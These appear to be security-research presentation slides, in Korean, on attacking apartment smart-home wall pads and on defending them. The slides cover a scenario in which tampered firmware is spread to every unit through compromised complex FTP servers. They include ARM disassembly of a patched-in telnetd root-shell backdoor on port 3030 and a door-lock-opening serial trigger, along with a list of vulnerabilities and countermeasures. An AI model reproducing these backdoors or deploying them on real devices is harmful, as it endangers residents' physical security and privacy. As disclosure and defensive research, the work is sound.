
# Wall pad analysis





# Wall pad analysis





```
pi@raspberrypi:~/tap/ex_door $ python ex.py
```


# Wall pad analysis



```
64 Dec 14 19:30 1 -> /dev/console
64 Dec 14 19:30 10 -> /dev/snd/pcmC0D0p
64 Dec 14 19:30 11 -> /dev/snd/controlC0
64 Dec 14 19:30 12 -> pipe:[152]
64 Dec 14 19:30 13 -> pipe:[152]
64 Dec 14 19:30 14 -> pipe:[288]
64 Dec 14 19:30 15 -> pipe:[288]
64 Dec 14 19:30 16 -> /mnt/hdd/media/voice/
64 Dec 14 19:30 17 -> pipe:[295]
64 Dec 14 19:30 18 -> pipe:[295]
64 Dec 14 19:30 19 -> socket:[298]
64 Dec 14 19:30 2 -> /dev/console
64 Dec 14 19:30 20 -> /dev/s3c_serial3
64 Dec 14 19:30 21 -> pipe:[311]
64 Dec 14 19:30 22 -> pipe:[311]
64 Dec 14 19:30 23 -> /dev/s3c_serial1
64 Dec 14 19:30 24 -> socket:[323]
64 Dec 14 19:30 25 -> pipe:[325]
64 Dec 14 19:30 26 -> pipe:[325]
```

```
[pid 352] write(20, "\210\7\4\0\0\1\5\1\217", 9) = 9 <0.000156>
[pid 383] --- SIGIO (I/O possible) @ 0 (0) ---
[pid 352] write(1, "Same sound device mode\n", 23) = 23 <0.000270>
[pid 352] write(1, "[HA] R -----"..., 51) = 51 <0.000227>
[pid 352] write(1, "88 87 04 00 00 01 85 01 8f \n[HA]"..., 77) = 77 <0.000527>
[pid 383] write(2, "void NgnCallManageService::analy"..., 66) = 66 <0.000304>
```

# Analysis





# 펌웨어 변조 및 유포 시나리오

## Background

- PMS 서버 장악 가능
- 월패드 내 펌웨어 무결성 검증 기능 부재

## 시나리오

바이너리 패치를 통한 펌웨어 변조 및 유포

- Backdoor remote shell
- 특정 시간에 도어락 오픈
- 디버그 함수 호출을 통한 디바이스 제어

# 펌웨어 변조 및 유포 시나리오

아파트 단지 별 제어서버 (FTP 서버)  
PMS서버 기능 수행



부팅과 함께 펌웨어 업데이트



C 아파트의 세대 별 월패드

변조 펌웨어

아파트 FTP서버에 변조 펌웨어 업로드



변조된 펌웨어 유포



C 아파트의 세대 별 월패드

# 펌웨어 변조 및 유포 시나리오

```
backdoor_32AE00                ; CODE XREF: sub_126E48+110↑p
                                ; sub_12703C+C8↑p
                                STMFDP   SP!, {R4-R8,LR}
                                SUB       SP, SP, #0x48
                                MOV       R7, #2
                                SVC       0                ; syscall_fork()
                                MOV       R3, R0
                                CMP       R3, #0
                                BNE       retron_32AE38
                                LDR       R0, =aBinBusybox ; "/bin/busybox"
; -----
off_32AE20 DCD aBinBusybox      ; DATA XREF: .data:0032AE1C↑r
                                ; "/bin/busybox"
; -----
                                LDR       R1, =argument_32AE40
; -----
off_32AE28 DCD argument_32AE40  ; DATA XREF: .data:0032AE24↑r
; -----
                                MOV       R7, #0x8
                                MOV       R2, #0
                                SVC       0                ; syscall_execve("/bin/busybox",
                                ; ["/bin/busybox", "telnetd", "-l", "-p", "3030", "/bin/sh"])
retron_32AE38                  ; CODE XREF: .data:0032AE18↑j
                                ADD       SP, SP, #0x48
                                LDMFDP   SP!, {R4-R8,LR}
                                BX       LR
```

✓ Backdoor sub process 생성

# 펌웨어 변조 및 유포 시나리오

```
door_trigger_32AE00      ; CODE XREF: sub_126E48+110↑p
                        ; sub_12703C+C8↑p
STMFD    SP!, {R4-R8,LR}
SUB      SP, SP, #0x48
MOV      R7, #2
SVC      0              ; syscall_fork
MOV      R3, R0
CMP      R3, #0
BNE      loc_32AE80
MOV      R0, #0x3C
BL       sleep          ; sleep(60)
LDR      R0, =aDevS3c_serial3 ; "/dev/s3c_serial3"

off_32AE54      DCD aDevS3c_serial3 ; DATA XREF: .data:0032AE50↑r
                        ; "/dev/s3c_serial3"

MOV      R1, #2
BL       open           ; open("/dev/s3c_serial3",O_RDWR)
MOV      R3, R0
LDR      R1, =serial_data_32ADD8

off_32AE68      DCD serial_data_32ADD8 ; DATA XREF: .data:0032AE64↑r

MOV      R2, #9
MOV      R0, R3
BL       write          ; write(fd, serial_data, 9)
MOV      R7, #1
SVC      0              ; syscall_exit

loc_32AE80      ; CODE XREF: .data:0032AE18↑j
ADD      SP, SP, #0x48
LDMFD    SP!, {R4-R8,LR}
BX       LR
```

- ✓ sub process 생성
- ✓ 도어락 열림을 위한 serial data를 직접 device driver에 전송
- ✓ 커스텀 펌웨어를 통해 월패드에 연결된 디바이스들을 직접적으로 제어

# 펌웨어 변조 및 유포 시나리오

```
sub_134830(&v932);
sub_134694(&v932, "=====");
v63 = sub_10F210;
sub_10F210(&v932);
sub_134830(&v931);
sub_134694(&v931, "-- Device Control List ");
sub_10F210(&v931);
sub_134830(&v930);
sub_134694(&v930, "1. light [room point level]");
sub_10F210(&v930);
sub_134830(&v929);
sub_134694(&v929, "2. standbypw [room status level]");
sub_10F210(&v929);
sub_134830(&v928);
sub_134694(&v928, "3. curtain [room status ratio]");
sub_10F210(&v928);
sub_134830(&v927);
sub_134694(&v927, "4. gas [room status]");
sub_10F210(&v927);
sub_134830(&v926);
sub_134694(&v926, "5. airconWt[room onoff mode strength current target]");
sub_10F210(&v926);
sub_134830(&v925);
sub_134694(&v925, "6. vent [room filter mode strength]");
sub_10F210(&v925);
sub_134830(&v924);
sub_134694(&v924, "7. bath [bath room]");
sub_10F210(&v924);
sub_134830(&v923);
sub_134694(&v923, "8. doorlock [room mode]");
sub_10F210(&v923);
sub_134830(&v922);
sub_134694(&v922, "9. boilerWt[room pw mode heat reserve sign current target]");
sub_10F210(&v922);
sub_134830(&v921);
sub_134694(&v921, "10. batch [room status]");
sub_10F210(&v921);
sub_134830(&v920);
sub_134694(&v920, " - back : go back to main");
sub_10F210(&v920);
v64 = &v919;
sub_134830(&v919);
sub_134694(&v919, "=====");
```

- ✓ 디버깅 용도로 추정되는 함수 존재
- ✓ 정상적인 펌웨어 내에서는 참조되지 않는 함수
- ✓ 바이너리 패치를 통해 해당 함수 호출



Thank you

Q&A

## Special Thanks to Team Emohtrams

Multi-diagnosis of  
Smart home control system project

---

Team Emohtrams

조성준 | 박상현 | 정한솔 | 서동조 | 최소혜  
이상섭 | 이경문 | 오효근

# Appendix



## 스마트 홈 제어시스템 다면진단 취약점 별 시나리오

### 취약점 진단

IPC MITM을 통한 월패드 장악

중앙 웹서버를 통한 원격제어

아파트 단지 서버를 통한  
스마트 홈 기능 제어

월패드의 USB Port를 이용한  
Command Injection

FTP 계정 노출

스마트 홈 제어시스템  
CCTV authentication bypass

서버 SQL Injection



### 공격 시나리오

도어락을 포함한 월패드의 모든 기능 제어

조명, 난방, 차량개폐기, 로비도어 등 원격제어

init daemon 등록을 통한 backdoor 설치

펌웨어의 디바이스 제어 트리거를 통한  
월패드 기능 제어

펌웨어 번조를 통한  
새로운 트리거 생성

FTP 서버 내 프로그램, 방문자 사진 등  
정보 및 소스코드 탈취

FTP 내 월패드 펌웨어 교체를 통한  
악성 펌웨어 유포

CCTV 스트림 데이터 수신 및 영상 조회

# 스마트 홈 제어시스템 다면진단 취약점 별 대응방안

IPC MITM을 통한 월패드 장악

중앙 웹서버를 통한 원격제어

아파트 단지 서버를 통한  
스마트 홈 기능 제어

월패드의 USB Port를 이용한  
Command Injection

FTP 계정 노출

스마트 홈 제어시스템  
CCTV authentication bypass

펌웨어 변조 및 유포

## 대응 방안

## 기대 효과

Localhost를 이용하여 통신



외부에서의 접근 방지

NgnMain 인증 절차 추가



무인증 요청으로 인한 도어락 제어 방지

# 스마트 홈 제어시스템 다면진단 취약점 별 대응방안

IPC MITM을 통한 월패드 장악

중앙 웹서버를 통한 원격제어

아파트 단지 서버를 통한  
스마트 홈 기능 제어

월패드의 USB Port를 이용한  
Command Injection

FTP 계정 노출

스마트 홈 제어시스템  
CCTV authentication bypass

펌웨어 변조 및 유포

## 대응 방안

HTTP 폐쇄 및 HTTPS 사용

사용하지 않는 mobile 디렉토리 삭제

## 기대 효과

→ 세션 하이재킹 및 SSL strip 방지

→ 인증 우회를 통한 기능 제어 방지

# 스마트 홈 제어시스템 다면진단 취약점 별 대응방안

IPC MITM을 통한 월패드 장악

중앙 웹서버를 통한 원격제어

아파트 단지 서버를 통한  
스마트 홈 기능 제어

월패드의 USB Port를 이용한  
Command Injection

FTP 계정 노출

스마트 홈 제어시스템  
CCTV authentication bypass

펌웨어 변조 및 유포

## 대응 방안

USB에 시리얼 파일 추가해서 인증

실행 가능한 커맨드 제한

사전에 정의된 기능 수행

## 기대 효과

→ 비인가자에 대한 월패드 시스템 접근 방지

# 스마트 홈 제어시스템 다면진단 취약점 별 대응방안

IPC MITM을 통한 월패드 장악

중앙 웹서버를 통한 원격제어

아파트 단지 서버를 통한  
스마트 홈 기능 제어

월패드의 USB Port를 이용한  
Command Injection

FTP 계정 노출

스마트 홈 제어시스템  
CCTV authentication bypass

펌웨어 변조 및 유포

## 대응 방안

월패드와 단지 제어서버 간 SFTP 도입



## 기대 효과

FTP 계정 탈취 방지

# 스마트 홈 제어시스템 다면진단 취약점 별 대응방안

IPC MITM을 통한 월패드 장악

중앙 웹서버를 통한 원격제어

아파트 단지 서버를 통한  
스마트 홈 기능 제어

월패드의 USB Port를 이용한  
Command Injection

FTP 계정 노출

스마트 홈 제어시스템  
CCTV authentication bypass

펌웨어 변조 및 유포

## 대응 방안

CCTV 영상 요청에 대한 인증 절차 도입



## 기대 효과

비인가자에 대한 요청 차단

# 스마트 홈 제어시스템 다면진단 취약점 별 대응방안

IPC MITM을 통한 월패드 장악

중앙 웹서버를 통한 원격제어

아파트 단지 서버를 통한  
스마트 홈 기능 제어

월패드의 USB Port를 이용한  
Command Injection

FTP 계정 노출

스마트 홈 제어시스템  
CCTV authentication bypass

펌웨어 변조 및 유포

## 대응 방안

TPM을 이용한 펌웨어 업데이트

서버에서 ssh를 통한 주기적 무결성 검사

Trust os / secure world kernel에서  
무결성 검사

## 기대 효과

→ (하드웨어 모듈)  
안전한 절차를 통한 펌웨어 업데이트

→ 지속적인 펌웨어 무결성 체크

→ 별개의 권한으로 관리하여 우회 방지